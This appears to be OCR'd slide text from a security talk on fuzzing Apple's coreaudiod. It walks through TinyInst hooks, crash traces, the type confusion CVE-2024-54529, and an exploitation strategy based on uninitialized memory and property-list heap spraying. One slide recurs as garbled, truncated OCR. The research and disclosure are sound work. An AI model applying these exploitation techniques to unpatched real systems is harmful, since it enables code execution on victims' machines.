
Identify an attack vector
Choose a Target
Create a Fuzzing Harness
Fuzz and Produce Crashes
Iterate on the Fuzzing Harness
Identify and Exploit a Vulnerability

- Fuzzer gets stuck exploring irrelevant functionality
- Buggy or unneeded functionality
- C Function Interposing:

```
kern_return_t custom_bootstrap_check_in(mach_port_t bootstrap_port,
const char *service_name, mach_port_t *service_port) {
    // Ensure service_port is non-null and make it non-zero
    if (service_port) {
        *service_port = 1;  // Set to a non-zero value
    }
    return KERN_SUCCESS;  // Return 0 (KERN_SUCCESS)
}
```

Iteration 3: Mocking Out Functionality

- Silly bugs messing up fuzzing efficiency!



Iteration 3: Mocking Out Functionality

- TinyInst Hook API:

```
void HALSWriteSettingHook::OnFunctionEntered() {
    printf("HALS_SettingsManager::_WriteSetting Entered\n");
    if (!GetRegister(RDX)) {
        printf("NULL plist passed as argument, returning to prevent NULL CFRelease\n");
        printf("Current $RSP: %p\n", GetRegister(RSP));
        void *return_address;

        RemoteRead((void*)GetRegister(RSP), &return_address, sizeof(void *));
        printf("Current return address: %p\n", GetReturnAddress());
        printf("Current $RIP: %p\n", GetRegister(RIP));
        SetRegister(RAX, 0);
        SetRegister(RIP, GetReturnAddress());
        printf("$RIP register is now: %p\n", GetRegister(ARCH_PC));
        SetRegister(RSP, GetRegister(RSP) + 8); // Simulate a ret instruction
    }
}
```

Iteration 3: Mocking Out Functionality

- Full custom fuzzer implementation:
  - https://github.com/googleprojectzero/p0tools/tree/master/CoreAudioFuzz/jackalope-modifications

Identify and Exploit a Vulnerability

THE ATTACK CYCLE

Hardware Abstraction Layer (HAL)

- Interact with audio devices, plugins, and settings on the operating system
- Information stored on the heap
- Linked list of `HALS_Objects`
- Wrote a TinyInst hook to dump them all

```
→  jackalope-harness git:(valid-object-ids) × ./object-dumper-attach -instrument_modul
e CoreAudio -generate_unwind -pid `pgrep coreaudiod` | head -n 100
Instrumented module CoreAudio, code size: 7598080
OnModuleInstrumented: Looks like we made it!
base address: 323518464
sObjectInfoList located at 0x7f9d98007ac0
First item: 0x7f9d91059000, Last item: 0x7f9d9105e4f0

************ OBJECT DUMP ***************
Object ID: 1
Object Type (offset 28): sysa
Object SubType (offset 32): sysa
Raw memory contents at offset 0x0 of object:
Memory dump at 0x7f9d98811018:
7F9D98811018: C0 FD E4 50 F8 7F 00 00 01 00 00 00 03 06 01 00  |...P............|
7F9D98811028: 01 01 68 75 01 00 49 6E 01 00 00 00 73 79 73 61  |..hu..In....sysa|
7F9D98811038: 73 79 73 61 00 00 00 00 20 64 E8 50 F8 7F 00 00  |sysa.... d.P....|
7F9D98811048: 00 FF 30 2D 00 00 00 00 5A 54 55 4D 00 00 00 00  |..0-....ZTUM....|
7F9D98811058: 00 00 00 00 A0 20 00 00 00 00 00 00 5A 54 55 4D  |..... ......ZTUM|
7F9D98811068: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  |................|
7F9D98811078: FF FF FF FF FF FF FF FF AF EF 7E 67 62 80 FF FF  |..........~gb...|
7F9D98811088: 5A 54 55 4D 5A 54 55 4D 48 4F 70 87 9D 7F 00 00  |ZTUMZTUMHOp.....|
7F9D98811098: 30 4F 70 87 9D 7F 00 00 00 00 00 00 00 00 00 00  |0Op.............|
7F9D988110A8: 00 00 00 00 00 00 00 00 B8 48 E8 50 F8 7F 00 00  |.........H.P....|
7F9D988110B8: 5A 54 55 4D 00 00 00 00 00 00 00 00 A0 20 00 00  |ZTUM......... ..|
```

Hardware Abstraction Layer (HAL)

- Looking up or modifying a `HALS_Object`
  - Most `CoreAudio` APIs use `CopyObjectByObjectID(uint)`
  - Takes an index parameter and fetches the corresponding object within the linked list

An Intriguing Crash: `_XIOContext_Fetch_Workgroup_Port`

- Shallow crash on a `call` instruction!?

```
(lldb) c
Process 14685 resuming
Process 14685 stopped
* thread #8, queue = 'com.apple.audio.system-event', stop reason = EXC_BAD_ACCESS (code=EXC_I386_GPFLT)
    frame #0: 0x00007ff8160db79d CoreAudio`_XIOContext_Fetch_Workgroup_Port + 294
CoreAudio`_XIOContext_Fetch_Workgroup_Port:
->  0x7ff8160db79d <+294>: call   qword ptr [rax + 0x168]
    0x7ff8160db7a3 <+300>: mov    dword ptr [rbx + 0x1c], eax
    0x7ff8160db7a6 <+303>: mov    rdi, r13
    0x7ff8160db7a9 <+306>: call   0x7ff816095818 ; HALS_ObjectMap::ReleaseObject(HALS_Object*)
(lldb) bt
* thread #8, queue = 'com.apple.audio.system-event', stop reason = EXC_BAD_ACCESS (code=EXC_I386_GPFLT)
  * frame #0: 0x00007ff8160db79d CoreAudio`_XIOContext_Fetch_Workgroup_Port + 294
    frame #1: 0x00007ff8160dcc81 CoreAudio`HALB_MIGServer_server + 84
    frame #2: 0x00007ff8131ec032 libdispatch.dylib`dispatch_mig_server + 362
    frame #3: 0x00007ff815db32ed CoreAudio`invocation function for block in AMCP::Utility::Dispatch_Que
ue::install_mig_server(unsigned int, unsigned int, unsigned int (*)(mach_msg_header_t*, mach_msg_header
_t*), bool, bool) + 42
    frame #4: 0x00007ff8131d17e2 libdispatch.dylib`_dispatch_client_callout + 8
    frame #5: 0x00007ff8131d436d libdispatch.dylib`_dispatch_continuation_pop + 511
    frame #6: 0x00007ff8131e4c83 libdispatch.dylib`_dispatch_source_invoke + 2077
    frame #7: 0x00007ff8131d77ba libdispatch.dylib`_dispatch_lane_serial_drain + 322
    frame #8: 0x00007ff8131d83e2 libdispatch.dylib`_dispatch_lane_invoke + 377
    frame #9: 0x00007ff8131d9393 libdispatch.dylib`_dispatch_workloop_invoke + 782
    frame #10: 0x00007ff8131e20db libdispatch.dylib`_dispatch_root_queue_drain_deferred_wlh + 271
    frame #11: 0x00007ff8131e19dc libdispatch.dylib`_dispatch_workloop_worker_thread + 659
    frame #12: 0x00007ff813375c7f libsystem_pthread.dylib`_pthread_wqthread + 326
    frame #13: 0x00007ff813374bdb libsystem_pthread.dylib`start_wqthread + 15
(lldb)
```

Identify an attack vector

Choose a Target

Create a Fuzzing Harness

Fuzz and Produce Crashes

Iterate on the Fuzzing Harness


Identify and Exploit a Vulnerability

THE ATTACK CYCLE

An Intriguing Crash

The `rax` register was derived from a call to `CopyObjectByObjectID`

1. Fetch a `HALS_Object` from the Object Map based on an ID provided in the Mach message
2. Dereference the address `a1` at offset `0x68` of the `HALS_Object`
3. Dereference the address `a2` at offset `0x0` of `a1`
4. Call the function pointer at offset `0x168` of `a2`



- Identify an attack vector
- Choose a Target
- Create a Fuzzing Harness
- Fuzz and Produce Crashes
- Iterate on the Fuzzing Harness
- Identify and Exploit a Vulnerability


THE ATTACK CYCLE

CVE-2024-54529: Type Confusion

```
mov rdi,  [HALS_Obj + 0x68]

mov rax, [rdi]

call qword ptr[rax + 0x168]
```



CVE-2024-54529

- Reported to Apple on October 9, 2024
- Fixed on December 11, 2024

Audio

Available for: macOS Sonoma

Impact: An app may be able to execute arbitrary code with kernel privileges

Description: A logic issue was addressed with improved checks.

CVE-2024-54529: Dillon Franke working with Google Project Zero

Exploitation Strategy

- Try to find a way to write data to offset `0x68` of any `HALS_Object`
  - Several places we can influence this, for example
  - When creating a new audio device, we can place a “uid” `CFString` at the vulnerable offset

```
HALS_Object::HALS_Object(this, a2, object_type, object_subtype, v10);
*((_QWORD *)this + 4) = 0LL;
*((_QWORD *)this + 7) = (char *)this + 64;
*((_BYTE *)this + 80) = 0;
*(_QWORD *)this = &unk_7FF84A094328;
v12 = (CFStringRef *)((char *)this + 104);
*(_OWORD *)((char *)this + 88) = 0LL;
*((_QWORD *)this + 13) = uid_cfstring;
*((_BYTE *)this + 112) = 1;
*((_QWORD *)this + 15) = CFStringCreateWithFormat(0LL, 0LL, &stru_7FF8
*((_BYTE *)this + 128) = 1;
*((_QWORD *)this + 17) = 0LL;
*((_BYTE *)this + 144) = 1;
*((_QWORD *)this + 19) = 0x200000001LL;
*((_DWORD *)this + 40) = -1;
*(_OWORD *)((char *)this + 424) = 0LL;
*((_BYTE *)this + 440) = 0;
v13 = operator new(248LL, 0x10A0C40D34B7B79LL);
```

Exploitation Strategy

- Try to find a way to ite data to offset 0 of any `HALS_Object`
  - Several plac nfluence t mple
  - When cre ce a “uid” `CFString` at

```
HALS_Object::HALS_Obje                    bject_subtype, v10);
*((_OWORD *)this + 4) =
*((_QWORD *)this + 7)
*((_BYTE *)this + 80
*(_QWORD *)this =
v12 = (CFStringRe
*(_OWORD *)((ch
*((_QWORD *)t
*((_BYTE *)
*((_QWORD *)t                    gCreat                , &stru_7FF8
*((_BYTE *)thi
*((_QWORD *)this
*((_BYTE *)this +
*((_QWORD *)this +                    0x200000001LL;
*((_DWORD *)this + 4                  = -1;
*(_OWORD *)((char *)this + 424) = 0LL;
*((_BYTE *)this + 440) = 0;
v13 = operator new(248LL, 0x10A0C40D34B7B79LL);
```

The Problem with `CFString`


```
mov rdi,  [HALS_Obj + 0x68]

mov rax, [rdi]

call qword ptr[rax + 0x168]
```

- The `CFString` type has an uncontrollable header
  - We need offset `0x0` of the object pointed to at offset `0x68` of the object to be a pointer to our controlled data

```
Apple Open Source, 13 years ago | 1 author (Apple Open Source)
struct __CFString {
    CFRuntimeBase base;
    Apple Open Source, 13 years ago | 1 author (Apple Open Source)
    union { // In many cases the allocated struc
    Apple Open Source, 13 years ago | 1 author (Apple Open Source)
    struct __inline1 {
        CFIndex length;
        } inline1;
        length
```

Exploitation Strategy


```
mov rdi,  [HALS_Obj + 0x68]

mov rax, [rdi]

call qword ptr[rax + 0x168]
```

- So, we need to write a pointer to an object we control
- That object would, in turn, point to data we control
- A little tricky!

THE ATTACK CYCLE

Running `coreaudiod` with Guard Malloc `PreScribble`

- Guard Malloc can be used on MacOS/iOS to more easily catch memory issues
- The `PreScribble` option places `0xAA` bytes in freshly allocated memory blocks
  - Easily to tell when objects are not zero'd properly
  - Can lead to using uninitialized (or previously freed) memory!

The ngne Object!


```
************ OBJECT DUMP ***************
Object ID: 45
Object Type (offset 28): ngne
Object SubType (offset 32): ngne
Raw memory contents at offset 0x0 of object:
Memory dump at 0x7fd3da9fde00:
7FD3DA9FDE00: 50 2C 4E 4C F8 7F 00 00 01 00 00 00 03 57 00 00   |P,NL.........W..|
7FD3DA9FDE10: 01 01 9F DA 01 00 00 00 2D 00 00 00 6E 67 6E 65   |........-...ngne|
7FD3DA9FDE20: 6E 67 6E 65 25 00 00 00 C0 F7 B7 E9 D3 7F 00 00   |ngne%...........|
7FD3DA9FDE30: 01 6F 2F 6D 00 00 00 00 A8 5A B8 E9 D3 7F 00 00   |.o/m.....Z......|
7FD3DA9FDE40: 90 5A B8 E9 D3 7F 00 00 40 E5 B7 E9 D3 7F 00 00   |.Z......@.......|
7FD3DA9FDE50: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   |................|
7FD3DA9FDE60: 00 00 00 00 00 00 00 00 00 00 AA AA AA AA AA AA   |................|
7FD3DA9FDE70: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   |................|
7FD3DA9FDE80: 00 00 00 00 00 00 00 00 A7 AB AA 32 00 00 00 00   |...........2....|
7FD3DA9FDE90: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   |................|
7FD3DA9FDEA0: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   |................|
7FD3DA9FDEB0: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   |................|
7FD3DA9FDEC0: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   |................|
7FD3DA9FDED0: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   |................|
7FD3DA9FDEE0: A7 AB AA 32 00 00 00 00 00 00 00 00 00 00 00 00   |...2............|
7FD3DA9FDEF0: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   |................|
7FD3DA9FDF00: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   |................|
7FD3DA9FDF10: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   |................|
```

6 high bytes are using uninitialized memory!

THE ATTACK CYCLE

The ngne Object!

- Identify an attack vector
- Choose a Target
- Create a Fuzzing Harness
- Fuzz and Produce Crashes
- Iterate on the Fuzzing Harness
- Identify and Exploit a Vulnerability

6 high bytes are using uninitialized memory!

```
(lldb) c
Process 29138 resuming
Process 29138 stopped
* thread #6, queue = 'com.apple.audio.system-event', stop reaso
FLT)
    frame #0: 0x00007ff813a5a79a CoreAudio`_XIOContext_Fetch_Wo
CoreAudio`_XIOContext_Fetch_Workgroup_Port:
->  0x7ff813a5a79a <+291>: mov    rax, qword ptr [rdi]
    0x7ff813a5a79d <+294>: call   qword ptr [rax + 0x168]
    0x7ff813a5a7a3 <+300>: mov    dword ptr [rbx + 0x1c], eax
    0x7ff813a5a7a6 <+303>: mov    rdi, r13
(lldb) register read
General Purpose Registers:
       rax = 0x0000000161ddecf0
       rbx = 0x000000010e0d7570
       rcx = 0x0000000104382fc8
       rdx = 0x000060000000600
       rdi = 0xaaaaaaaaaaaa0000
       rsi = 0x0000000000000000
       rbp = 0x000000010e0d7550
```

Identify an attack vector

Choose a Target

Create a Fuzzing Harness

Fuzz and Produce Crashes

Iterate on the Fuzzing Harness

Identify and Exploit a Vulnerability

THE ATTACK CYCLE

(New) Exploitation Strategy

1. Find a way to allocate a bunch of data we control
2. Try to get a create of indirect pointers to that controlled data
3. Try to get the program to reuse our indirect pointers in the unclaimed memory region

   *Caveat: the indirect pointer will have its last 2 bytes zero'd out

Allocating Data: Property Lists to the Rescue!

- Many Apple APIs accept user data in the form of a binary or XML serialized property list
- APIs deserialize the data, which allocates memory new CoreFoundation objects
- Function `HALS_Object_SetPropertyData_DPList` stores them!

```
if ( a5 )
{
  v11 = CFDataCreate(0LL, a4, a5);
  format = kCFPropertyListXMLFormat_v1_0;
  error[0] = 0LL;
  v12 = CFPropertyListCreateWithData(0LL, v11, 0LL, &format, error);
  CACFDictionary::operator=(&v32, v12);
  if ( error[0] )
  {
    Code = CFErrorGetCode(error[0]);
    CFRelease(error[0]);
```

THE ATTACK CYCLE

Allocating Data: Property Lists to the Rescue!

- Property List setting data stored in memory...
- And on disk at `/Library/Preferences/Audio/com.apple.audio.SystemSettings.plist`
- Reloaded each time `coreaudiod` restarts!

```
/Library/Preferences/Audio› cat com.apple.audio.SystemSettings.plis
t
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE plist PUBLIC "-//Apple//DTD PLIST 1.0//EN" "http://www.ap
ple.com/DTDs/PropertyList-1.0.dtd">
<plist version="1.0">
<dict>
        <key>System_MixStereoToMono</key>
        <integer>0</integer>
        <key>device.10ACB541-0000-0000-241F-0104B53C2278</key>
        <dict/>
        <key>device.10ACB541-0000-0000-241F-0104B53C2278_00000010</
key>
        <dict/>
        <key>device.4C-87-5D-04-FA-0B:input</key>
        <dict/>
        <key>device.4C-87-5D-04-FA-0B:output</key>
        <dict/>
        <key>device.80-99-E7-29-62-7F:input</key>
```

Property List Data Types

Good options for indirection!

Good options for storing payload data!

